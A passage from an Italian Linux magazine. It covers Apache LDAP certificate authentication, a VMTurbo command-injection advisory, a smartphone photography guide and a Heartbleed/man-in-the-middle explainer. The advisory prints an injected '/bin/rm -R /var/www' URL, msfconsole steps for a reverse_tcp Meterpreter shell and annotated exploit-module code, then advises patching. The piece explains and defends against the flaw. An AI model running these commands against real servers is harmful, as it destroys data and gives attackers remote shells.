Assegniamo al mapper il nome **CustomCertsMap**. Compiliamo il campo dnPattern con la stringa **uid=$subj.UID,ou=certs,dc=linux-magazine,dc=it** dove **$subj.UID** identifica il valore memorizzato nel parametro UID dell'attributo subject name del certificato. Ci ritroviamo in una fase alquanto delicata, ma per nulla complessa.

05 PASSIAMO AL PUBLISHER

Selezioniamo la voce **Publisher**. Un publisher specifica il nome dell'attributo nella entry dell'utente in cui verrà memorizzato il certificato. Anche in questo caso, anziché modificare un publisher già esistente ne creiamo uno nuovo. Dopo aver cliccato il pulsante **Add**, selezioniamo il plugin **LdapUserCertPublisher.**

06 IL CERTIFICATO DELL'UTENTE

Dopo aver cliccato sul pulsante **Next**, assegniamo al publisher il nome **CustomCertsPub**. Fatto ciò non ci resta quindi che quindi inserire nel campo **certAttr** la stringa **userCertificate** che rappresenta il nome dell'attributo della entry dell'utente nel quale verrà inserito il certificato dell'utente.

```
        SSLVerifyClient            require
        SSLCACertificateFile       /etc/httpd/conf/ssl.↵
                                                  crt/ca.pem
        SSLRequireSSL
        SSLOptions                 +FakeBasicAuth
        AuthName                   AuthzLdap
        AuthType                   Basic
        AuthzLDAPServer            ds.linux-magazine.↵
                                                     it:389
        AuthzLDAPBindDN            cn=root
        AuthzLDAPBindPassword      pwdDS
        AuthzLDAPMethod            certificate
        AuthzLDAPMapMethod         certificate
        AuthzLDAPUserBase          ou=certs,dc=linux-↵
                                               magazine,dc=it
        AuthzLDAPUserScope         onelevel
        AuthzLDAPRoleAttributeName employeetype
        require                    role    admin
        AuthzLDAPLogLevel          info
</Location>
```

In questo modo specifichiamo una locazione, denominata secure (corrispondente alla directory **/var/www/html/secure**), in cui l'accesso potrà avvenire solo previa autenticazione dell'utente. La direttiva **SSLVerifyClient** valorizzata a **require** impone al client la presentazione di un certificato valido. In questo modo il browser mostrerà all'utente l'elenco di tutti i certificati personali memorizzati nel repository in modo che l'utente possa scegliere il certificato corretto con cui accedere al sito Web. La direttiva **SSLCACertificateFile** specifica il path assoluto del certificato dell'autorità di certificazione. La direttiva **SSLRequireSSL** invece nega l'accesso quando il protocollo SSL non viene utilizzato nella richiesta HTTP. L'opzione **FakeBasicAuth** della direttiva **SSLOption** permette di tradurre il Distinguished Name del certificato nell'username utilizzata per autenticazione HTTP, evitando pertanto la visualizzazione della finestra di richiesta dell'username e della password dell'utente (informazioni che al modulo non servono). Le direttive **AuthName** e **AuthType** specificano rispettivamente il nome del reame di autorizzazione e il tipo di autenticazione che deve essere eseguita. La direttiva **AuthzLDAPServer** specifica il nome del server LDAP in cui sono stati pubblicati i certificati degli utenti; **AuthzLDAPBindDN** e **AuthzLDAPBindPassword** specificano invece username e password dell'utente autorizzato ad accedere al Directory Server. La direttiva **AuthzLDAPMethod** specifica il tipo di autenticazione che il modulo **mod_authz_ldap** deve eseguire. Con l'opzione certificate viene eseguita l'autenticazione dell'utente attraverso un certificato X.509. Per le altre opzioni (**ldap**, **ldapmapper** e **both**) si faccia riferimento alla documentazione ufficiale. La direttiva **AuthzLDAPMapMethod** specifica invece il modo in cui il modulo deve effettuare la ricerca. Il parametro **certificate** indica al modulo di eseguire la ricerca del certificato all'interno dell'attributo denominato **userCertificate**. Per gli altri parametri (**issueserial**, **issuesubject** e **ad**) si faccia riferimento alla documentazione ufficiale. La direttiva **AuthzLDAPUserBase** specifica il DN della base dalla quale dovrà avere inizio la ricerca mentre **AuthzLDAPUserScope** specifica la profondità della ricerca.

La direttiva **AuthzLDAPRoleAttributeName** specifica il nome dell'attributo dell'utente in cui è memorizzato il ruolo. Viene generalmente utilizzato quando si vuole limitare l'accesso alle risorse solo agli utenti che, sebbene in possesso di certificato, possiedono uno specifico ruolo. La direttiva **Require** specifica il nome del ruolo che gli utenti devono possedere per essere autorizzati ad accedere alla pagina Web. Chiariremo meglio il significato di queste ultime due direttive nei paragrafi successivi. Infine, la direttiva AuthzLDAPLogLevel specifica il livello dei messaggi di log. Molto utile quando si vuole determinare la causa del cattivo funzionamento del modulo. Possiamo quindi riavviare Apache in modo da rendere effettive le modifiche apportate:

```
apachectl stop
apachectl start
```

Tuttavia ancora gli utenti presenti nel directory server e dotati di certificato non possono ancora autenticarsi all'area protetta. Infatti, la entry di ciascun utente deve essere modificata in modo che il modulo **mod_authz_ldap** possa trovare il certificato corretto durante l'operazione di search nel directory tree. Se, infatti, dal browser sul quale abbiamo installato il certificato di **Alice** tentiamo l'accesso alla pagina ***https://apache.linux-magazine.it/secure***, otterremo un messaggio di errore in quanto l'utente non risulta ancora autorizzato ad accedere alla risorsa. Modifichiamo quindi la entry dell'utente:

```
389-console -a http://ds.linux-magazine.it:9830
```

Dopo aver aperto l'unità organizzativa **certs**, selezioniamo con il tasto destro del mouse l'utente da modificare, nel nostro caso Alice, quindi scegliamo la voce **Advanced Properties**. Selezioniamo il pulsante opzionale **Show Attribute Names** quindi posizioniamoci all'interno di uno dei quattro valori assegnati all'attributo **ObjectClass**. Aggiungiamo un nuovo valore all'attributo utilizzando il pulsante **Add Attribute** e cerchiamo nell'elenco la classe **StrongAuthenticationUser**, quindi confermiamo la selezione. Alla entry verrà quindi assegnata una nuova **ObjectClass** (Fig. 35). Poiché la configurazione di **mod_authz_ldap** autorizza solo gli utenti che possiedono il ruolo **admin** (direttiva **require**) nell'attributo **employeetype** (direttiva **AuthzLDAPRoleAttributeName**), è necessario aggiungere e valorizzare correttamente l'attributo **EmployeeType**. Selezioniamo quindi il pulsante **Add Attribute** e scegliamo dall'elenco la voce **EmployeeType** (Fig. 36). Conferiamo la scelta. Nella casella di testo corrispondente all'attributo appena inserito, digitiamo **admin**, quindi confermiamo. A questo punto, il tentativo di accesso alla pagina ***https://apache.linux-magazine.it/secure*** darà esito positivo.

FORMATI DEI CERTIFICATI

I certificati possono essere salvati in differenti formati che dipendono dell'uso che si intende fare. Generalmente un certificato si presenta in un formato te-





Fig. 2 • L'aggiunta del valore StrongAuthenticationUser nell'attributo ObjectClass

stuale in modo che le informazioni (quali il numero seriale, l'ente emittente, la validità, il soggetto ecc) siano leggibili dall'utente. Ad esempio, il certificato emesso per l'utente Alice presenta la seguente struttura:

```
Certificate:
        Data:
            Version:  v3
            Serial Number: 0xE
            Signature Algorithm: SHA256withRSA - ↵
                                  1.2.840.113549.1.1.11
            Issuer: CN=ca.linux-magazine.it,OU= ↵
                        pki-ca,O=Fedora Security Domain
            Validity:
                Not Before: Monday, August 19, 2013↵
                      2:31:05 PM CEST Europe/Vatican
                Not  After: Saturday, February 15,↵
                   2014 1:31:05 PM CET Europe/Vatican
            Subject: UID=alice,E=alice@linux-↵
              magazine.it,CN=Alice,OU=LinuxMagazine,
                             O=LinuxMagazine,C=Milano
            Subject Public Key Info:
                Algorithm: RSA -1.2.840.113549.1.1.1
                Public Key:
                    Exponent: 65537
                    Public Key Modulus: (1024 bits):
 B2:1C:7F:51:D3:CF:E2:3F:4D:0D:97:F6:30:9B:B1:26:
 89:BB:6C:17:E3:B0:85:52:34:6D:51:45:D1:A5:BF:E9:
 A3:46:9D:00:0D:49:E4:5D:10:D5:06:3F:25:3F:77:71:
 68:B0:03:89:3E:4C:7D:34:2D:BA:26:7A:47:C2:36:B1:
 B2:CA:5C:B8:A0:4A:3B:B8:F6:25:15:78:DE:FF:D8:FC:
 B4:19:16:D8:FD:15:9B:DE:0A:4F:28:4A:B9:57:EB:07:
 85:B3:75:12:03:D1:C6:88:0F:08:B3:1F:99:DE:53:E1:
 AE:7B:63:9C:75:CC:A6:D7:25:A3:4E:44:93:D8:A2:07
            Extensions:
 Identifier: Authority Key Identifier - 2.5.29.35
                    Critical: no
                    Key Identifier:
 43:9A:83:39:D8:88:12:A5:9F:17:E0:48:24:94:FE:50:
                        37:07:8A:05
                Identifier: Authority Info Access:↵
                                    - 1.3.6.1.5.5.7.1.1
                    Critical: no
                    Access Description:
                        Method #0: ocsp
                        Location #0: URIName:↵
      http://ca.linux-magazine.unipv.it:9180/ca/ocsp
                Identifier: Key Usage: - 2.5.29.15
                    Critical: yes
                    Key Usage:
                        Digital Signature
                        Non Repudiation
                        Key Encipherment
Identifier: Extended Key Usage: - 2.5.29.37
                    Critical: no
                    Extended Key Usage:
                        1.3.6.1.5.5.7.3.2
                        1.3.6.1.5.5.7.3.4
Identifier: Subject Alternative Name - 2.5.29.17
                    Critical: no
                    Value:
RFC822Name: alice@linux-magazine.it
        Signature:
Algorithm: SHA256withRSA - 1.2.840.113549.1.1.11
            Signature:
96:BC:52:2C:39:CB:A9:5C:0B:1D:8F:AC:45:A4:9A:5E:
38:FF:F6:D9:13:A0:B3:60:8A:1C:80:47:53:82:6A:88:
C5:8F:04:4A:74:96:A3:23:7C:DD:94:13:F4:02:59:E0:
39:72:51:0D:54:57:25:31:A9:78:92:09:A1:9D:AF:19:
33:DA:4E:E4:DD:72:92:6E:C1:4C:3D:1E:83:63:CC:C7:
5E:7B:61:35:38:75:C3:5A:89:0D:2E:56:1F:93:35:A5:
1F:01:A4:F4:70:EE:B3:CD:72:71:C9:0B:AA:BD:EC:4A:
10:8A:31:BD:9C:F0:AF:75:D6:E3:73:5F:3E:94:65:35:
D1:8F:EB:CD:4E:76:0E:E5:68:12:33:BD:C7:5F:82:A7:
82:F0:36:0A:AF:E0:F0:82:7F:4C:01:BC:CF:58:65:26:
DF:B0:7C:A6:7C:40:61:68:A5:CE:11:8D:DD:C4:48:A0:
16:85:81:55:5C:24:7E:D0:78:8A:7F:FA:50:28:24:3A:
4D:54:B4:AC:4B:1B:4F:7D:22:DF:23:FF:26:FF:03:E0:
0C:DE:A6:33:22:20:4C:DB:9D:1F:C6:19:78:B1:53:B3:
15:76:AD:94:2F:40:14:39:9B:67:92:53:66:5E:4B:46:
79:7A:AC:26:5D:5B:03:EA:92:9D:60:32:7D:7C:52:DE
        FingerPrint
            MD2:
F9:75:A0:4E:02:80:19:14:DC:45:2A:ED:95:85:A8:16
            MD5:
9D:50:E7:BB:FB:04:A8:F9:69:37:0B:BA:84:FE:F9:9A
            SHA1:
F2:F6:0A:5C:58:78:FE:25:3C:FC:AD:9A:81:75:83:42:
                74:A1:74:A5
            SHA256:
B8:68:0C:23:C6:66:0D:BD:0D:B0:68:9E:5C:B4:17:58:
3E:B6:73:5D:AA:FC:D3:37:E0:CE:E1:2F:74:7E:21:CB
            SHA512:
FB:DC:5F:09:1F:08:8A:B3:60:68:57:C5:70:1A:D6:64:
01:FF:BA:2B:1F:07:43:52:F3:A2:C8:1C:D2:70:60:84:
3C:06:23:4F:55:9D:5F:56:F5:B1:0A:9A:5D:3F:61:4E:
76:32:C2:AD:C4:34:6A:D0:06:F7:41:95:1B:B8:C3:6A
```

Quando il certificato deve essere utilizzato dalla macchina, invece, è necessario utilizzare formati differenti, quali:
certificato codificato in DER;
certificato codificato in Base64, in cui il certificato è racchiuso tra BEGIN CERTIFICATE ed END CERTIFICATE;
certificato codificato in PCKS#7, in cui viene memorizzato solo il certificato senza dati;
certificato codificato in PKCS#12, può contenere oltre al certificato anche la chiave pubblica e privata (protette da password);

Per convenzione a ciascun formato viene associata una specifica estensione. Al certificato codificato in chiaro (quindi leggibile) viene associata l'estensione **.crt**. L'estensione **.cer** o **.der** invece viene assegnata ai certificati codificati in DER. Il certificato codificato in Base64 viene identificato con l'estensione **.pem** (probabilmente più nota delle altre). Infine alle ultime due codifiche vengono generalmente rispettivamente associate le estensioni **.p7c** e **.p12**.

HACKING ZONE

Ogni mese l'analisi dettagliata delle vulnerabilità più pericolose e le soluzioni più adatte per risolvere il problema

Come Webmin, ma con il bug!

Qualsiasi programma può essere soggetto a bug pericolosi, che compromettono la sicurezza dell'intero sistema. Questo vale anche per quei software realizzati appositamente per semplificare la vita degli amministratori di sistema come Landscape, Puppet, Webmin e... VMTurbo

Luca Tringali

Nella cover story di questo numero (pag. 18) abbiamo accennato agli strumenti che i sistemisti possono usare per semplificare il proprio lavoro, gestendo da remoto uno o più server. Abbiamo anche presentato alcuni esempi, come Landscape. Naturalmente, i programmi disponibili sono molti di più dei pochi da noi portati alla vostra attenzione. Tra i vari prodotti presenti sul mercato, ne esiste uno chiamato **VMTurbo** (***http://vmturbo.com***). Quest'applicazione consente la gestione di ambienti virtualizzati o cloud. Per chi non lo sapesse, i computer "server" vengono solitamente "riempiti" con macchine virtuali, di modo che un unico computer fisico possa simulare diverse macchine. I computer sono infatti oggi talmente potenti che sarebbe uno spreco utilizzarne uno per realizzare un unico server. Supponiamo di avere un server con 10 GB di RAM e 6 processori. Non ha senso utilizzarlo per gestire un unico sito Web, non sfrutteremmo mai tutta la RAM e tutte le CPU di cui è dotato. Possiamo, invece, costruire 5 server virtuali, ciascuno dei quali utilizza un processore (uno rimane al sistema operativo del server fisico, il sistema host) e 2 GB di RAM. In questo modo, potremmo gestire ben 5 siti Web completamente diversi con lo stesso server fisico. Il concetto di cloud computing spinge questa "divisione delle risorse" al suo estremo: le risorse (RAM, disco rigido, ecc.) non sono assegnate in modo vincolato ad un utente o ad una macchina virtuale. Vengono invece distribuite dinamicamente, in tempo reale, a chi ne fa richiesta. Quindi, pur avendo un totale di 10 GB di RAM, è possibile fornirne 3 alla macchina virtuale A e 2 alla macchina B, e dopo qualche ora fornire 1 GB alla macchina A e 5 GB alla macchina B, a seconda delle necessità degli utenti che gestiscono le macchine virtuali in questione. In realtà, gestire ambienti cloud è più semplice di quanto si potrebbe credere, e questo proprio grazie a strumenti come VMTurbo.

SE QUALCOSA VA STORTO

Quando, però, strumenti di gestione di server come questo si trovano ad avere qualche grave falla di sicurezza, è inevitabile che il problema diventi preoccupante. Nel caso specifico di VMTurbo, si è da poco scoperto un bug nelle versioni 4.5 e 4.6. Questa applicazione dispone di una interfaccia Web, che ovviamente si compone di diverse pagine. La pagina **/cgi-bin/vmtadmin.cgi** riceve dei parametri tramite una richiesta **HTTP GET** inviata dal browser Web. Il che è assolutamente normale per una pagina Web. Il problema, è che questa non controlla correttamente gli argomenti che riceve, e nemmeno da chi li riceva. In poche parole, si è scoperto che se l'argomento **callType** è impostato a "**DOWN**" ed **actionType** è impostato a "**CFGBACKUP**", lo script della pagina Web eseguirà su una shell di sistema il comando inserito nell'argomento **fileDate**. Viene eseguito un comando arbitrario su una shell di sistema, senza alcun controllo sul comando o sull'utente che ha inviato la richiesta HTTP. In pratica, basterebbe puntare alla pagina **192.168.1.37/cgi-bin/vmtadmin.cgi?callType=DOWN&actionType=CFGBACKUP&fileDate="`/bin/rm -R /var/www`"** per avviare la cancellazione della cartella di default di Apache (nell'esempio, 192.168.1.37 è l'IP del server su cui è installato VMTurbo). Naturalmente, il comando viene eseguito dall'utente di sistema che fa girare il server CGI di VMTurbo, quindi l'utente **wwwrun**, che solitamente ha accesso a molte cartelle importanti.

PROVIAMOLO SU METASPLOIT

Possiamo verificare se la versione di VMTurbo a nostra disposizione sia affetta dal bug in modo abbastanza automatico utilizzando Metasploit. Grazie al modulo **vmturbo_vmtadmin_exec_noauth** è infatti possibile provare la vulnerabilità su un sistema. È addirittura possibile utilizzare un payload per avviare un interprete Meterpreter, invece di un semplice comando. Con **Meterpreter** è infatti possibile per l'attaccante disporre di un shell completa. Per testare l'exploit i comandi, da **msfconsole**, sono i seguenti:

```
use exploit/unix/http/vmturbo_vmtad↓
                      min_exec_noauth
show targets
set TARGET 1
show options
set rhost 192.168.1.190
set lhost 192.168.1.253
set payload linux/x86/meterpreter/↓
                          reverse_tcp
run
```

Dopo qualche comunicazione "di servizio", dovremmo ottenere una shell Meterpreter.
Il codice è relativamente semplice:

```
def execute_command(cmd, opts)
  begin
  res = send_request_cgi({
    'uri'    => '/cgi-bin/vmtad↵
                        min.cgi',
    'method' => 'GET',
    'vars_get' => {
      "callType" => "DOWN",
      "actionType" => "CFGBACKUP",
      "fileDate" => "\"`#{cmd}`\""
    }
  })
```

La funzione che si occupa di eseguire il comando (**execute_command**) non fa altro che costruire una richiesta HTTP GET standard, con le variabili **callType**, **actionType** e **fileDate** come argomento. Il valore dell'ultima di questa variabili verrà stabilito come argomento di questa stessa funzione.

```
  rescue ::Rex::Connection↵
   Refused, ::Rex::HostUnreachable,
            ::Rex::ConnectionTimeout
    vprint_error("#{peer} - ↵
Failed to connect to the web server")
    return nil
  end
  vprint_status("Sent command ↵
                              #{cmd}")
end
```

Nel caso in cui qualcosa non abbia funzionato, viene mostrato un messaggio di errore e la funzione viene terminata bruscamente. In caso contrario, si scrive sulla console dell'attaccante un messaggio che indica l'invio con successo del comando, e la funzione viene chiusa nel modo corretto.

```
def exploit
  if target.name =~ /CMD/
    cmd = payload.encoded
    res = execute_command(cmd, {})
```

La funzione di exploit comincia inserendo nella variabile cmd il contenuto della payload di Meterpreter. Questo codice viene poi inviato a execute_command che, come abbiamo visto, lancerà la richiesta HTTP GET. Grazie a questo meccanismo, non verrà eseguito un singolo comando, ma l'intero codice della payload.


```
    unless res
      fail_with(Failure::Unknown, ↵
   "#{peer} - Unable to execute pay
                              load")
    end
    print_status("#{peer} - Blind↵
Exploitation - unknown exploitation
                              state")
    return
  end
```

Se vi sono stati problemi nell'esecuzione dell'exploit la funzione viene terminata con un messaggio d'errore.

```
    check_generate_payload_exe
      execute_cmdstager({:flavor =>↵
                          :printf})
  end
end
```

In caso contrario non si fa altro che attendere il caricamento della sessione di Meterpreter: quando ciò avviene, l'exploit ha ormai terminato il suo corso, perché abbiamo ormai ottenuto una shell completa sul sistema attaccato.

CORRERE AI RIPARI

Vista la gravità del bug, il problema è stato risolto quasi immediatamente e, dalla versione 4.6-28657, la falla non è più presente. Se sul nostro server è installata una versione precedente, il consiglio è quello di aggiornare quanto prima possibile il programma. Questa vulnerabilità ci insegna quanto sia importante, per gli amministratori di server, tenere gli occhi aperti e non fidarsi di alcun programma. Nemmeno di quelli che vengono specificamente progettati per semplificare la vita degli amministratori stessi, perché potrebbero anch'essi contenere errori di progettazione che li rendono più pericolosi che utili.

■ **Fig. 1 • L'interfaccia web di VMTurbo per la gestione di più macchine virtuali**

TELEFONINO O REFLEX? TUTTI E DUE!

Scopri come ottenere il massimo dalla fotocamera del tuo smartphone e realizza scatti perfetti ovunque ti trovi!

Nel mondo ci sono più dispositivi mobili che esseri umani. Il sorpasso è avvenuto nel non lontano 2010 ed è testimonianza di quanto e di come siamo sempre più connessi, sempre più social. A consolidare ciò si aggiunge inoltre la quantità di materiale che ogni giorno condividiamo, la cui percentuale maggiore è rappresentata dalle immagini: quotidianamente vengono scambiate (sui social network e con le principali app di messaggistica) qualcosa come cinque miliardi di fotografie. Chiunque ormai possiede uno smartphone, per cui basta un tap per immortalare qualsiasi cosa, per riprendersi in un selfie insieme ad amici in un'occasione o in un posto particolare. Perché quindi non approfittare per imparare a sfruttare al 100% il sensore della fotocamera dei nostri telefoni per realizzare fotografie sempre migliori, degne di una reflex? Utilizzando l'app giusta, **Camera FV-5**, potremo scattare come veri professionisti!

Prima di iniziare, un po' di teoria!

Familiarizziamo con Camera FV-5 ed impariamo le basi della fotografia digitale


01 **ISO, QUESTO SCONOSCIUTO**
L'ISO è il parametro che indica la sensibilità alla luce del sensore, in parole povere più il valore sarà alto e più ci sarà luce nella nostra foto. Possiamo scegliere di mantenere un valore automatico, oppure sceglierlo manualmente.

02 **IL TEMPO DI ESPOSIZIONE**
Indica per quanto tempo la luce viene fatta entrare fino al sensore. Più è alto questo valore, più luce entrerà. Sullo smartphone otterremo un risultato simile, emulato via software in quanto i sensori non sono così avanzati.

03 **SCATTIAMO IN RAW!**
Il formato RAW si usa per salvare l'immagine scattata senza avere perdita di qualità e di dettaglio. In questo caso, dato che quasi tutti gli smartphone dispongono di sensori che non scattano in RAW, ci verrà proposto l'altrettanto valido PNG.

04 **L'ESPOSIZIONE**
Agendo sui parametri dell'esposizione possiamo aggiungere o sottrarre unità luminose: compensa la luce naturale per ottenere uno scatto con colori più naturali, andando così a raggiungere una fedeltà cromatica di alta qualità.

Fotografi non si nasce, si diventa!


Ora che conosciamo (quasi) tutto il necessario per poter sfornare ottime foto, esploriamo le funzionalità avanzate della fotocamera del nostro telefonino

01 METTIAMO A FUOCO

Entrando nella **Modalità messa a fuoco** impostiamo le modalità di focus che più si adattano alle nostre esigenze. Ad esempio: se dobbiamo fotografare un particolare, da vicino, come ad esempio un fiore, servirà impostare su **macro**.

02 BILANCIAMENTO DEL BIANCO


Si tratta di una funzione che consente di rendere naturali i colori delle fotografie. Per ottenere uniformità nei colori e nelle tonalità possiamo scegliere la modalità automatica, oppure regolarla in base alle condizioni ambientali.

03 OCCHIO AL FLASH!

Con la modalità flash imposteremo le funzionalità sfruttabili in ambito di "luce forzata". In caso di foto diurne è buona norma disattivarlo. In alternativa inseriamo l'uso automatico o la modalità SL che "riempirà" le zone d'eccessiva ombra dell'immagine.

04 SCATTO COME VOGLIO!

Dalle **Utility per lo scatto** possiamo scegliere varie impostazioni, tra le quali il **BRK** (o Bracketing), una tecnica di ripresa che consiste nello scattare foto dello stesso soggetto usando diverse impostazioni: verranno poi unite con la tecnica dell'HDR.

05 PER I SELFIE...

Agendo sempre da **Utility per lo scatto** possiamo impostare la modalità autoscatto impostando i valori di attesa (dai 2 ai 10 secondi). Utile sia negli ormai celeberrimi selfie che in caso di foto di gruppo in cui lo smartphone viene lasciato sul piedistallo.

06 ...E PER I TIME LAPSE

La funzionalità time lapse è tra le più belle e scenografiche fra quelle esistenti. È una tecnica che prevede lo scatto di immagini ad un intervallo di secondi l'una dall'altra, che vengono poi montate in un filmato che mostrerà la ripresa in modo accelerato.

OPENSSL: L'INCUBO RITORNA SU ANDROID!

La falla più grave e famosa del Web mette nuovamente a rischio la sicurezza di chi utilizza la famosa piattaforma mobile. Riuscirà Google a risolvere in fretta?

Tutti ci ricordiamo di Heartbleed, il bug di sicurezza scovato nella libreria crittografica Open Source OpenSSL, usata per implementare il protocollo TLS. La vulnerabilità esisteva da un paio d'anni, ma solo qualche mese fa (grazie ad un aggiornamento delle librerie stesse) è stato reso pubblico il problema: i server di tutto il mondo erano a rischio hackeraggio, mettendo in pericolo i dati sensibili (nomi utenti, password, numeri di carte di credito…) di milioni di internauti. "Nato" per una svista, il bug permetteva di inviare richieste casuali ad un server, il quale rispondeva inviando all'attaccante flussi di bit (in chiaro) provenienti dalla sua memoria non allocata: potendo potenzialmente inviare quante richieste l'hacker ritenesse necessarie, tra queste potevano capitare username, password, numeri di conti correnti e carte di credito, dati di accesso, insomma tutto quello che invece dovrebbe restare ben nascosto e blindato dietro le "mura" delle grandi società che gestiscono servizi sul Web. Google, Amazon, Twitter, Facebook e altre società di questo calibro sono subito corse ai ripari, aggiornando i loro server così da mettere al sicuro i dati dei propri utenti. Ora che la situazione sembra indirizzarsi verso una definitiva risoluzione, subentra un nuovo intoppo: Android. Pare infatti che la versione di OpenSSL presente in Android 4.1.1 (installato su una grossa fetta di dispositivi tra i 4 miliardi al mondo che montano il robottino verde) sia affetta dallo stesso bug che ha afflitto il mondo dei PC.

L'ATTACCO SU ANDROID

Per poter effettuare un attacco sfruttando questa vulnerabilità, il sito che si visita deve utilizzare la versione server 1.0.1 o 1.0.2-beta1 della libreria, ed è un gioco da ragazzi per l'hacker che sa dove e come vuole colpire. Al malintenzionato riesce facile intercettare il traffico proveniente da smartphone e tablet: si collega ad un hotspot Wi-Fi gratuito, tra quelli che si trovano a migliaia nelle grandi città o nei centri commerciali o ne crea uno apposito aspettando che una potenziale vittima visiti un sito Web che si appoggia ad un server affetto dalla vulnerabilità; proprio in questo momento viene sferrato un attacco Man-In-The-Middle (vedi il box di approfondimento). La patch è stata rilasciata, ma a quanto ci risulta ancora in pochi la stanno installando sulle proprie piattaforme. Un'ulteriore preoccupazione nasce nel momento in cui ci si rende conto che, anche se non si è tra quelli che hanno un dispositivo Android che monta una versione Jelly Bean del sistema operativo, restano affette le app presenti nel Play Store: tutte le app installate che utilizzano OpenSSL per stabilire connessioni SSL/TLS sono possibilmente infette e possono essere compromesse per ottenere informazioni sensibili dei proprietari.

COME FUNZIONA IL MAN-IN-THE-MIDDLE?

L'attacco più semplice, ma anche il più efficace

Un attacco **Man-in-the-Middle** (conosciuto anche come **MITM**) è piuttosto rinomato e non si limita al mondo online. Attraverso questo attacco l'hacker si inserisce tra due PC (quindi potenzialmente due utenti) che stanno cercando di comunicare tra loro, poi 'avvelena' la comunicazione e intercetta i messaggi inviati.
L'hacker potrebbe, inoltre, fingersi una delle due parti con particolari tecniche e manipolare i messaggi e, quindi, la comunicazione. Nel caso specifico, questo accade anche in modalità off-line: al malintenzionato basterebbe infatti introdursi in una rete LAN per sniffare e intercettare ogni tipo di comunicazione. L'hacker si inserisce tra il target (la vittima) e la fonte (il server o il router) che la prima sta cercando di contattare. La sua presenza non è percepita né dalla vittima né dalla fonte che lui stesso sta eventualmente personificando.

COME DIFENDERSI

